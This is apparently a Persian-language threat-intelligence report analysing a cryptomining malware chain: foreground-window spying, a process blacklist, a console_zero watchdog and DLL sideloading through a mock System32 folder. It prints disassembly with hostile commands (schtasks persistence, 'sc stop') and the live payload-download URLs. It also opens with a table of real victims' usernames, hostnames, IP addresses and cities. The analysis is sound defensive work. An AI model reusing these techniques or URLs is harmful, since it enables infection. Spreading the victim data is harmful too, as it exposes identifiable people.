Jesus	BUTTERFLY	6a09e68c-d7fa-4961-a054-19b9a2a735e7	BUTTERFLV-6a09e68c-d7fa-4961-a054-19b9a2a735e7	Windows 11 23H2 Unknown	UPDATE	rig_00	187.228.150.114	MX	Mexico City	Mexico City
Fujitsu	FUJITSU-PC	c33dabce-a8c9-4723-8ac5-4cf714842e41	FUJITSU-PC-c33dabce-a8c9-4723-8ac5-4cf714842e41	Windows 7 SP1 Ultimate	USB	x106378	N/A	N/A	N/A	N/A
HP	LAPTOP-KG1MII3M	32c409c4-704b-4577-8dd5-067dc109fea9	LAPTOP-KG1MII3M-32c409c4-704b-4577-8dd5-067dc109fe...	Windows 11 23H2 Unknown	UPDATE	rig_00	125.160.97.135	ID	Banjarmasin	South Kalimantan
TK-CAT168	DESKTOP-9EC0KFC	3fe32a73-14d9-4cba-9375-026c34d0192a	DESKTOP-9EC0KFC-3fe32a73-14d9-4cba-9375-026c34d01...	Windows 10 22H2 Professional	USB	rig_00	103.38.8.19	MM	Tachilek	Shan State
Cliente	DESKTOP-BHNB7I8	d0832057-b5c7-4413-a3e0-df5335fcbca5	DESKTOP-BHNB7I8-d0832057-b5c7-4413-a3e0-df5335fcbc...	Windows 11 23H2 Unknown	N/A	rig_00	201.93.6.83	BR	São Paulo	São Paulo
user	DESKTOP-30PGHL7	197292f8-2c97-4e67-8679-5a766aa70c2c	DESKTOP-30PGHL7-197292f8-2c97-4e67-8679-5a766aa70...	Windows 10 22H2 Professional	UPDATE	rig_00	180.244.53.47	ID	Pasarkemis	West Java
JHONNY	LAPTOP-0LBBJA00	82797664-b074-4a9d-a7b6-93ca9212c...	LAPTOP-0LBBJA00-82797664-b074-4a9d-a7b6-93ca9212c...	Windows 11 23H2 Unknown	N/A	rig_00	190.234.179.193	PE	Paccha	Junin
PEGADAIAN	DESKTOP-GCKTN...	a3b36d54-a708-4cf0-992a-26988d5307...	DESKTOP-GCKTNAR-a3b36d54-a708-4cf0-992a-26988d530...	Windows 10 22H2 Unknown	N/A	rig_00	180.253.167.13	ID	Surabaya	East Java
SMKBA	BAITUS4	5ec5c8aa-a8eb-4747-a5b7-e5f386e825c6	BAITUS4-5ec5c8aa-a8eb-4747-a5b7-e5f386e825c6	Windows 11 23H2 Unknown	USB	rig_00	103.144.170.39	ID	Purwokerto	Central Java
Batkhuu	DESKTOP-ECE0C7M	519adbc9-c5f2-4ea5-90bc-cde8c80c6fbb	DESKTOP-ECE0C7M-519adbc9-c5f2-4ea5-90bc-cde8c80c6f...	Windows 10/11 Education	USB	x126698	202.179.8.4	MN	Ulan Bator	Ulaanbaatar
ADMIN	DESKTOP-7REGJCQ	25d2e702-e83e-464a-8485-b8c5ca8851...	DESKTOP-7REGJCQ-25d2e702-e83e-464a-8485-b8c5ca885...	Windows 10 22H2 Professional	BOT	rig_00	14.179.243.71	VN	Ho Chi Minh City	Ho Chi Minh
relov	DESKTOP-9AT6SE8	b90e799f-bf2c-499f-af02-c39b3da8f76f	DESKTOP-9AT6SE8-b90e799f-bf2c-499f-af02-c39b3da8f76f	Windows 10 22H2 Unknown	USB	x723378	191.253.43.5	BR	São José	Santa Catarina
user	DESKTOP-Q4Q70OS	51d8cfc2-bfc6-4e29-a72a-b4f09c0acf17	DESKTOP-Q4Q70OS-51d8cfc2-bfc6-4e29-a72a-b4f09c0acf17	Windows 10 22H2 Professional	USB	rig_00	210.124.140.62	KR	Seoul	Seoul
kimseongkeun	DESKTOP-V93NUK...	029e386e-a72b-47a5-b99b-ab2b5210da...	DESKTOP-V93NUKN-029e386e-a72b-47a5-b99b-ab2b5210d...	Windows 10 2004 Professional	USB	rig_00	1.225.247.200	KR	Busan	Busan
admin	NAHID-	f18474ac-bdb7-4c4a-b39f-ad2cf075ccb9	NAHID-f18474ac-bdb7-4c4a-b39f-ad2cf075ccb9	Windows 10 22H2 Professional	USB	rig_00	103.177.246.1	BD	Dhaka	Dhaka Division
Yeicob&Miri	DESKTOP-EHNFJNO	c03553eb-5798-4089-b964-cda9689fedae	DESKTOP-EHNFJNO-c03553eb-5798-4089-b964-cda9689fe...	Windows 10 22H2 Enterprise	USB	x427191	187.190.172.19	MX	Monterrey	Nuevo León
Afriyetti	LAPTOP-IB2RAVDR	5df01f16-889c-4069-bc00-39205fb2ddde	LAPTOP-IB2RAVDR-5df01f16-889c-4069-bc00-39205fb2ddde	Windows 11 24H2 Unknown	USB	rig_00	114.125.29.34	ID	Pekanbaru	Riau
abc	DESKTOP-G2339VL	d1e2653d-8977-47bd-ab6e-884962b18c...	DESKTOP-G2339VL-d1e2653d-8977-47bd-ab6e-884962b18...	Windows 10 22H2 Professional	USB	rig_00	116.90.103.131	PK	Karachi	Sindh
User	DESKTOP-3RH107H	bdd836ab-1706-4e51-83ca-2740c07f99...	DESKTOP-3RH107H-bdd836ab-1706-4e51-83ca-2740c07f9...	Windows 11 23H2 Professional	UPDATE	rig_00	103.140.64.29	BD	Dhaka	Dhaka Division
joann	LAPTOP-0083PRRD	721172ca-6c8b-49ce-9b2b-f888b0719e21	LAPTOP-0083PRRD-721172ca-6c8b-49ce-9b2b-f888b0719e...	Windows 11 23H2 Unknown	USB	rig_00	191.156.147.230	CO	Bogotá	Bogota D.C.


All Rights Reserved © 2026

با توجه به این که سایت ipinfo.io از داخل ایران قابل دسترسی نیست، بدافزار نتوانسته اطلاعات IP قربانی را دریافت کند و به جای آن N/A قرار داده است.

در آخرین مرحله از ارتباط بدافزار با پایگاه داده خود، یک فایل اجرایی با نام Crypti.exe از پایگاه داده دریافت و دانلود شده و در مسیر

C:\Windows\System32 قرار داده می‌شود.

بررسی‌های انجام‌شده توسط تیم هوش تهدید گراف نشان می‌دهد که رفتار این فایل اجرایی حاکی از تلاش مهاجم برای جمع‌آوری اطلاعات مربوط به وضعیت Foreground سیستم قربانی است؛ به عبارتی، مهاجم قصد دارد بداند در هر لحظه کدام پنجره یا برنامه در حال استفاده توسط کاربر است.



```
loc_140004E5E:                          ; CODE XREF: WinMain+123↑j
                call    j_j_j__free_base

loc_140004E63:                          ; CODE XREF: WinMain+10A↑j
                call    cs:GetForegroundWindow
                test    rax, rax
                jnz     short loc_140004E77
                lea     rdx, aNA        ; "N/A"
                jmp     short loc_140004EA9
; ---------------------------------------------------------------------------

loc_140004E77:                          ; CODE XREF: WinMain+14C↑j
                mov     r8d, 400h       ; nMaxCount
                lea     rdx, [rbp+920h+Buffer] ; lpString
                mov     rcx, rax        ; hWnd
                call    cs:GetWindowTextW
                test    eax, eax
                jg      short loc_140004E9F
                lea     rdx, aDesktop   ; "Desktop"
                mov     ebx, 7
                jmp     short loc_140004EA9
; ---------------------------------------------------------------------------

loc_140004E9F:                          ; CODE XREF: WinMain+16F↑j
                lea     rdx, [rbp+920h+Buffer]
                movsxd  rbx, eax
```

تصویر ۴۰
دریافت اسم پنجره فعال ویندوز قربانی

All Rights Reserved © 2026

فـایـل Crypti.exe تـوسـط فایـل x{random}.dat اجرا می‌شود و بـا استفاده از تـابـع GetForegroundWindow، اطلاعات مربوط به پنجره فعال سیستم را جمع‌آوری می‌کند. در صورتی‌که هیـچ پنـجره‌ای درForeground وجود نداشته باشد، بدافزارDesktop را به‌عنوان مقدار پیش‌فرض ثبت می‌کند.

پـس از جـمـع‌آوری ایـن اطـلاعات، داده‌هـا رمـزنـگاری شـده و در فایـلی که بـدافـزار بـه‌صورت پـویـا ایـجـاد مـی‌کنـد، در مسیـرUsers\Public\ ذخیره می‌شوند.

در نهایت، داده‌های جمع‌آوری‌شده در یک بافر قرارگرفته و با استفاده از یک Query از نوع INSERT به پایگاه داده آنلاین بـدافـزار ارسـال مـی‌شـونـد و در یـکی از فـیـلـدهـای جـدول Clients_table ذخیره می‌گردند.

عملکرد فایل x{random}.dat نشان می‌دهد که مهاجم علاوه بر استخراج رمزارز، در حال جمع‌آوری داده‌های رفتاری ازکاربران بـوده و تلاش دارد با تحلیل وضعیت Foreground سیستم قربانی، اجرای بدافزار را به‌صورت هوشمند وکم‌ریسک مدیریت کند. این رفتار می‌تواند نشانه‌ای از یک زیرساخت بـدافزاری ماژولار با قابلیت توسعه برای اهداف فراتر ازMining باشد.

All Rights Reserved © 2026

مکانیزم Self-Termination

با توجه به این که بدافزار از miner مرتبط با GPU یـا miner مرتبط با CPU استفاده کرده است، یک لیست از جدولی با نام‌های black_process_table و یا black_process_cpu_table از پایگاه داده خود دریافت می‌کند که شامل اسامی پردازه‌هایی است که بدافزار آن‌ها را در لیست سیاه خود قرار داده است.

بدافزار با اجرای یک thread که در بازه‌های زمانی مختلف لیست پردازه‌های در حال اجرا در سیستم قربانی را دریافت می‌کند، بررسی می‌کند که آیا پروسس‌های در حال اجرا در لیست سیاه قرار دارند یا خیر. این thread به محض مشاهده یک پردازه موجود در لیست سیاه، پردازه مرتبط با miner را terminate می‌کند.

```
48:C1F9 05    sar rcx,5                          rcx:&L"VALORANT-Win64-Shipping.ex
48:3BCE       cmp rcx,rsi                        rcx:&L"VALORANT-Win64-Shipping.ex
0F86 650300(  jbe x850268.7FF8A5FA1C85
49:8D0C16     lea rcx,qword ptr ds:[r14+rdx]     rcx:&L"VALORANT-Win64-Shipping.ex
48:8B55 EF    mov rdx,qword ptr ss:[rbp-11]
49:2BD3       sub rdx,r11
49:8BC1       mov rax,r9
48:F7EA       imul rdx
48:C1FA 04    sar rdx,4
48:8BC2       mov rax,rdx
48:C1E8 3F    shr rax,3F
48:03D0       add rdx,rax
49:3BD4       cmp rdx,r12
0F86 5F0300(  jbe x850268.7FF8A5FA1CA7
4D:8D43 08    lea r8,qword ptr ds:[r11+8]        r8:L"[System Process]", [r11+08]:
4D:03C7       add r8,r15                         r8:L"[System Process]"
48:8B41 10    mov rax,qword ptr ds:[rcx+10]
48:8379 18 (  cmp qword ptr ds:[rcx+18],7
76 03         jbe x850268.7FF8A5FA195D
48:8B09       mov rcx,qword ptr ds:[rcx]         rcx:&L"VALORANT-Win64-Shipping.ex
4D:8B50 10    mov r10,qword ptr ds:[r8+10]       r8+10:L"Process]"
49:8B58 18    mov rbx,qword ptr ds:[r8+18]       r8+18:L"ess]"
48:83FB 07    cmp rbx,7
```

تصویر ۴۱
بررسی درحال اجرا بودن پردازه‌های موجود در لیست سیاه

_name text
procexp64.exe
ProcessHacker.exe
Bodycam.exe
Adobe Premiere Pro.exe
AfterFX.exe
vegas190.exe
vegas200.exe
cs2.exe
VALORANT-Win64-Shipping.exe
aces.exe
ACMirage.exe
ACOdyssey.exe
ACOrigins.exe
ACS.exe
RustClient.exe
s1_sp64_ship.exe
s2_mp64_ship.exe
s2_sp64_ship.exe
SanAndreas.exe

این لیست شامل اسامی بازی‌های کامپیوتری، ابزارهای تحلیل بدافزار و مانیتورینگ سیستم است که در تـصویر روبرو تـعدادی از آن‌هـا را مشاهـده می‌نمایید.

تصویر ۲۶
پردازه‌های موجود در لیست سیاه

می‌توان نتیجه‌گیری کرد که بدافزار بـرای مشکوک نشدن کاربر در حین بازی یا اجرای نرم‌افزارهای سنگین مانند Adobe و دیـگر نرم‌افزارهای مربـوط بـه طراحـی، پـردازه miner را terminate مـی‌کـند تـا مـنابع سیـستم آزاد باشد وکـاربر متـوجـه کنـدی سیـستم نـشـود.

All Rights Reserved © 2026

4. مرحله چهارم

بررسی فایل Console_zero.exe

فایل console_zero.exe در آخرین مرحله توسط usvcldr64 اجرا می‌شود. این فایل یک Executable 64 بیتی است که به‌صورت یک برنامه GUI-based پیاده‌سازی شده است. بررسی‌های استاتیک نشان می‌دهد که این فایل از کتابخانه Curl برای برقراری ارتباط شبکه‌ای استفاده می‌کند.

در ادامه مهندسی معکوس این فایل، مشخص شد که بدافزار یک Scheduled Task در سیستم قربانی ایجاد می‌کند که به‌عنوان یکی از مکانیزم‌های Persistence مورد استفاده قرار می‌گیرد. این Task به‌گونه‌ای پیکربندی شده است که در زمان Startup ویندوز اجرا شده و فایل console_zero.exe را با اولویت بالا اجرا می‌کند.

#	OriginalFirstThunk	TimeDateStamp	ForwarderChain	Name	FirstThunk	Hash	Name
Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
0	0009b088	00000000	00000000	0009b4...	00063028	053e94...	KERNEL32.dll
1	0009b060	00000000	00000000	0009b4...	00063000	da0417...	ADVAPI32.dll
2	0009b398	00000000	00000000	0009b5...	00063338	2df7b6...	libcurl.dll

تصویر ۴۲
استفاده ازکتابخانه Curl

```
mov qword ptr ss:[rsp+58],rax
movaps xmm0,xmmword ptr ss:[rsp+50]
movdqa xmmword ptr ss:[rsp+50],xmm0
movaps xmm1,xmmword ptr ss:[rsp+30]
movdqa xmmword ptr ss:[rsp+30],xmm1
lea r8,qword ptr ss:[rsp+50]
lea rdx,qword ptr ss:[rsp+30]          [rsp+30]:L"schtasks /create /tn \"{}\" /sc ONLC
lea rcx,qword ptr ss:[rbp+8]           [rbp+8]:L"schtasks /create /tn \"console_zero\"
call <console_zero.sprintf_func>
mov edx,3A98
lea rcx,qword ptr ss:[rbp+8]           [rbp+8]:L"schtasks /create /tn \"console_zero\"
call <console_zero.execute_cmd_func>
lea rcx,qword ptr ss:[rsp+50]
call <console_zero.QueryPerf_func>
mov rax,qword ptr ss:[rsp+50]
mov qword ptr ss:[rsp+50],rax
mov rdx,7FFFFFFF1194D7FF
```

تصویر ۴۳
ایجاد تسک زمان‌بندی‌شده Console_zero

All Rights Reserved © 2026

در ادامه کار، این بدافزار با استفاده از یک Regex به دنبال فایل‌هایی در مسیر System32 بوده که با x یا X شروع می‌شوند و اسم آن‌ها شامل یک عدد شش رقمی است و در نهایت با یک dat. به پایان می‌رسند. عبارت Regex در تصویر قرار داده شده است.

تصویر ۴۴
Query مرتبط با Regex برای پیداکردن سرویس مدنظر

```
.text:000000014002AB42                  xor     ecx, ecx
.text:000000014002AB44                  mov     [rsp+0B8h+var_88], ecx
.text:000000014002AB48                  xorps   xmm0, xmm0
.text:000000014002AB4B                  movups  xmmword ptr [rsi], xmm0
.text:000000014002AB4E                  mov     [rsi], rcx
.text:000000014002AB51                  mov     [rsi+8], rcx
.text:000000014002AB55                  mov     [rsi+10h], rcx
.text:000000014002AB59                  mov     [rsp+0B8h+var_88], 1
.text:000000014002AB61                  xor     eax, eax
.text:000000014002AB63                  movups  [rsp+0B8h+var_48], xmm0
.text:000000014002AB68                  movups  xmmword ptr [r11-38h], xmm0
.text:000000014002AB6D                  mov     [r11-28h], rax
.text:000000014002AB71                  lea     rdx, aXD6Dat    ; "^X\\d{6}\\.dat$"
.text:000000014002AB78                  lea     rcx, [r11-48h]
.text:000000014002AB7C                  call    wstring
.text:000000014002AB81                  nop
.text:000000014002AB82                  xorps   xmm0, xmm0
.text:000000014002AB85                  xor     eax, eax
.text:000000014002AB87                  movups  [rsp+0B8h+var_70], xmm0
.text:000000014002AB8C                  movups  [rsp+0B8h+var_60], xmm0
.text:000000014002AB91                  mov     [rsp+0B8h+var_50], rax
.text:000000014002AB96                  lea     rdx, aXD6Dat_0  ; "^x\\d{6}\\.dat$"
.text:000000014002AB9D                  lea     rcx, [rsp+0B8h+var_70]
```

با توجه به اطلاعات به‌دست‌آمده از تحلیل فایل بدافزار در بخش قبل، مشخص می‌شود که console_zero.exe در مرحله اجرا به دنبال فایل هسته بدافزار در مسیر System32 می‌گردد. پس از شناسایی این فایل، بدافزار با استفاده از APIهای مربوط به مدیریت سرویس‌های ویندوز، به‌ویژه OpenService، در پی یافتن سرویسی با نام متناظر است.

همان‌طور که در بخش پیشین توضیح داده شد، بدافزار سرویسی با یک نام تصادفی ایجاد می‌کند؛ بنابراین، این رفتار نشان می‌دهد که console_zero.exe به‌طور مشخص به دنبال سرویسی است که پیش‌تر توسط خود بدافزار ایجاد شده است.

تصویر ۴۵
استفاده از API ویندوز برای دسترسی گرفتن به سرویس‌ها

```
00007FF6D062BED6    je console_zero.7FF6D062BF60
00007FF6D062BEDC    mov rdx,rdi                     rdx:L"x484812", rdi:L"x484812"
00007FF6D062BEDF    cmp qword ptr ds:[rdi+18],7
00007FF6D062BEE4    jbe console_zero.7FF6D062BEE9
00007FF6D062BEE6    mov rdx,qword ptr ds:[rdi]      rdx:L"x484812", rdi:L"x484812"
00007FF6D062BEE9    mov r8d,4
00007FF6D062BEEF    mov rcx,rsi
00007FF6D062BEF2    call qword ptr ds:[<&OpenServiceW>]
00007FF6D062BEF8    mov r14,rax
00007FF6D062BEFB    test rax,rax
00007FF6D062BEFE    jne console_zero.7FF6D062BF0B
```

All Rights Reserved © 2026

```
loc_14002BF0B:                          ; CODE XREF: WinMain+3DE↑j
                xorps   xmm0, xmm0
                xor     eax, eax
                movups  xmmword ptr [rsp+360h+Buffer], xmm0
                movups  [rbp+260h+var_2D8], xmm0
                mov     dword ptr [rbp+260h+var_2C8], eax
                mov     [rsp+360h+var_310], r12d
                lea     rax, [rsp+360h+var_310]
                mov     qword ptr [rsp+360h+pcbBytesNeeded], rax ; pcbBytesNeeded
                mov     r9d, 24h ; '$'  ; cbBufSize
                lea     r8, [rsp+360h+Buffer] ; lpBuffer
                xor     edx, edx        ; InfoLevel
                mov     rcx, r14        ; hService
                call    cs:QueryServiceStatusEx
                mov     ebx, eax
                mov     rcx, rsi        ; hSCObject
                call    cs:CloseServiceHandle
                mov     rcx, r14        ; hSCObject
                call    cs:CloseServiceHandle
                test    ebx, ebx
                jz      short loc_14002BF60
                cmp     dword ptr [rsp+360h+Buffer+4], 4
                jz      short loc_14002BF72

loc_14002BF60:                          ; CODE XREF: WinMain+3B6↑j
                                        ; WinMain+3E9↑j ...
                add     rdi, 60h ; '`'
                cmp     rdi, r15
                jnz     loc_14002BEC0
```

تصویر ۴۶

بررسی وجود سرویس مدنظر

در ادامه با فراخوانی تابع QueryServiceStatusEx وضعیت اجرای سرویس موردنظر را بررسی کرده و در صورتی که سرویس مقدار ۴ را برگرداند، به این معنا است که سرویس بدافزار در حال اجرا است، که در این صورت، console_zero به کار خود پایان داده و بسته می‌شود.

در صورتی که مقدار بازگشتی سرویس برابر با ۴ نباشد (به‌معنای عدم اجرای سرویس)، بدافزار مسیر اجرای خود را تغییر می‌دهد تا فرآیند هسته بدافزار مجدداً فعال شود.

در صورتی که سرویس موردنظر در حال اجرا نباشد، console_zero چند رشته را رمزگشایی می‌کند. در این موقعیت مجددا بدافزار برای رمزگشایی از الگوریتم AES استفاده می‌کند اما برخلاف فایل PrintUI.exe که برای هر رشته از یک کلید منحصر به فرد استفاده کرده بود، در console_zero.exe از یک کلید مشترک برای رمزگشایی استفاده شده است.

با رمزگشایی رشته‌ها می‌توان دید که آن‌ها urlهایی هستند که آدرس یک فایل را بر روی بستر اینترنت نشان می‌دهند.

```
http://unvdwl.com/un2/uhard.dat
http://rootunvdwl.com/un2/uhard.dat
https://github.com/unvdwl/dwl/raw/main/botuhard.dat
https://raw.githubusercontent.com/rootunvbot/mydata/refs/heads/main/botuhard.dat
```

ادامه بدافزار تلاش می‌کند که با استفاده از Curl بتواند فایل موردنظر خود را از یکی از آدرس‌های بالا دریافت و سپس فایل دانلود شده را در مسیر system32 با نام backup_f64.exe ذخیره کند.

در بررسی‌های تیم CTI گراف مشخص شد که هر چهار آدرس بالا به یک فایل یکسان اشاره می‌کنند.

```
jne console_zero.7FF6D062B661
mov ecx,3
call qword ptr ds:[<&curl_global_init>]
mov byte ptr ds:[7FF6D069F338],dil
lea rbx,qword ptr ss:[rbp+F0]
nop dword ptr ds:[rax+rax],eax
lea r8,qword ptr ss:[rbp-68]
mov rdx,rbx
lea rcx,qword ptr ss:[rbp-48]
call console_zero.7FF6D0604370
```

```
[rbp+F0]:"http://unvdwl.com/un2/uhard.dat"

[rbp-68]:L"C:\\Windows\\System32\\backup_f64.
rdx:&"http://unvdwl.com/un2/uhard.dat", rbx:&
```

تصویر ۴۷

استفاده ازکتابخانه Curl برای دریافت فایل‌های مربوطه

در نهایت فایل backup_f64.exe را اجرا و پس از آن یک فایل در مسیر system32 به نام czero_log ایجاد می‌کند.

با توجه به رفتار مشاهده‌شده، می‌توان نتیجه گرفت که console_zero.exe به‌عنوان یک Watchdog برای بدافزار عمل می‌کند. این فایل به‌طور مستمر وضعیت اجرای سرویس بدافزار را بررسی کرده و در صورتی که سرویس فعال نباشد، اقدام به دانلود و اجرای یک فایل جایگزین می‌کند تا تداوم فعالیت بدافزار حفظ شود.

در ادامه این گزارش، فایل backup_f64 مورد بررسی قرار خواهد گرفت.

All Rights Reserved © 2026

5. مرحله پنجم

بررسی فایل backup_f64.exe

این فایل توسط console_zero دانلود و اجرا می‌شود. console_zero در حالتی این فایل را دانلود می‌کند که سرویسی که توسط usvcldr64 با نام تصادفی ساخته شده بود، اجرا نشده باشد. بنابراین می‌توان نتیجه گرفت که اجرای این فایل به این معنا است که فایل هسته بدافزار با موفقیت اجرا نشده است.

سایز فایل backup_f64.exe حدودا ۱۴ مگابایت است که در ادامه علت آن مشخص خواهد شد. این فایل در ابتدا لیست پردازه‌های در حال اجرا را گرفته و سپس به دنبال برنامه console_zero می‌گردد و آن را terminate می‌کند.

```
.text:0000000140009A9C4
.text:0000000140009A9C4 loc_140009A9C4:
.text:0000000140009A9C4 xorps   xmm0, xmm0
.text:0000000140009A9C7 movups  xmmword ptr [rsp+688h+var_588], xmm0
.text:0000000140009A9CF mov     [rsp+688h+var_578], rdi
.text:0000000140009A9D7 mov     [rsp+688h+var_570], rdi
.text:0000000140009A9DF mov     r8d, 10h
.text:0000000140009A9E5 lea     rdx, aConsoleZeroExe ; "console_zero.exe"
.text:0000000140009A9EC lea     rcx, [rsp+688h+var_588]
.text:0000000140009A9F4 call    string
.text:0000000140009A9F9 xor     edx, edx        ; th32ProcessID
.text:0000000140009A9FB mov     ecx, 2          ; dwFlags
.text:0000000140009AA00 call    cs:CreateToolhelp32Snapshot
.text:0000000140009AA06 mov     r14, rax
.text:0000000140009AA09 test    rax, rax
.text:0000000140009AA0C jz      loc_14000AFD7
```

▲ **تصویر ۴۸**
لیست پردازه‌های درحال اجرا در سیستم

All Rights Reserved © 2026

درادامه بدافزار با الگوهای زیر به دنبال فایل در مسیر system32 می‌گردد.

تصویر ۴۹
Query مرتبط با regex موردنظر

```
^x\\d{6}\\.dat$
^X\\d{6}\\.dat$
^z\\d{6}\\.dat$
^Z\\d{6}\\.dat$
```

همان‌طور که مشخص است با این الگوهای regex بدافزار به دنبال فایلی می‌گردد که با حرف x\X و یا z\Z و یک عدد شش رقمی شروع و با dat. پایان یافته است. این فایل دقیقا همان فایل هسته بدافزار است.

نکته مهم دیگر این است که تا این مرحله از سناریوی بدافزار، همه اسامی تصادفی ساخته شده و با حرف x\X ایجاد شده است. اما در این فایل بدافزار، حرف z\Z نیز مشاهده شد.

بنابراین می‌توان نتیجه گرفت که بدافزار در نسخه‌های دیگر خود از حرف z\Z برای ساخت فایل هسته استفاده می‌کند.

تصویر ۵۰
توقف اجرای سرویس

```
66:8930   mov word ptr ds:[rax],si
83CB 02   or ebx,2
895C24 30 mov dword ptr ss:[rsp+30],ebx
48:8D5424 lea rdx,qword ptr ss:[rsp+38]   [rsp+38]:L"^z\\d{6}\\.dat$"
48:8D4D F lea rcx,qword ptr ss:[rbp-10]
E8 1C9000 call uhard.7FF64F890360
90        nop
```

درادامه، فایل‌هایی که با این الگوها پیدا شده‌اند را حذف و همچنین با دستور sc stop سرویس متناظر با آن فایل را متوقف می‌کند.

```
90        nop
BA 102700 mov edx,2710
48:8D4C24 lea rcx,qword ptr ss:[rsp+70]   [rsp+70]:L"sc stop x765948"
E8 10B5FF call uhard.7FF64F886BA0
90        nop
48:8B9424 mov rdx,qword ptr ss:[rsp+88]
48:83FA 0 cmp rdx,7
```

همچنین درادامه سرویس موردنظر و همچنین فولدر winsvcf را حذف می‌کند.

All Rights Reserved © 2026

پس از آن بدافزار تغییراتی که در سرویس DCOM ایجاد کرده و خود را به عنوان یک سرویس DCOM معرفی کرده بود را حذف و نام هسته بدافزار را که قبلا در لیست آن قرار داده بود، حذف می‌کند.

در ادامه بدافزار دایرکتوری C:\Windows[ ]\system32 را ایجاد و سپس فایل PrintUI.exe اصلی ویندوز را در این مسیر کپی می‌کند.

سپس یک فایل PrintUI.dll نیز در همین مسیر ایجاد می‌کند و حدود ۱۴ مگابایت داده را داخل این فایل می‌نویسد.


حال بدافزار فایل PrintUI.exe را اجرا می‌کند.

با توجه به این که در بخش اول گزارش به این مطلب اشاره شد که فایل PrintUI.exe فایل PrintUI.dll را نیز بارگذاری می‌کند، بنابراین این فایل شامل کدهایی است که backup_f64 به آن‌ها نیاز دارد.

با توجه به این که حجم فایل uhard.dat که به عنوان فایل PrintUI.dll کپی شده است، دقیقا با حجم فایل usvcldr64.dat که بررسی شد یکسان است، احتمال می‌رود این دو فایل یکسان باشند. اما مقدار Hash آن‌ها کاملا متفاوت است.

```
0FBAEB 08 bts ebx,8
48:8D8C24 lea rcx,qword ptr ss:[rsp+80]  [rsp+80]:L"mkdir \"\\\\?\\C:\\Windows \\System32\""
E8 44F6FF call uhard.7FF64F888A80
0FB6F8    movzx edi,al
48:8B9424 mov rdx,qword ptr ss:[rsp+98]
48:83FA 0 cmp rdx,7
76 3A     jbe uhard.7FF64F889487
```

تصویر ۵۱
ساخت دایرکتوری Windows با استفاده از تکنیک Mocking



تصویر ۵۲
ایجاد فایل در مسیر مورد نظر

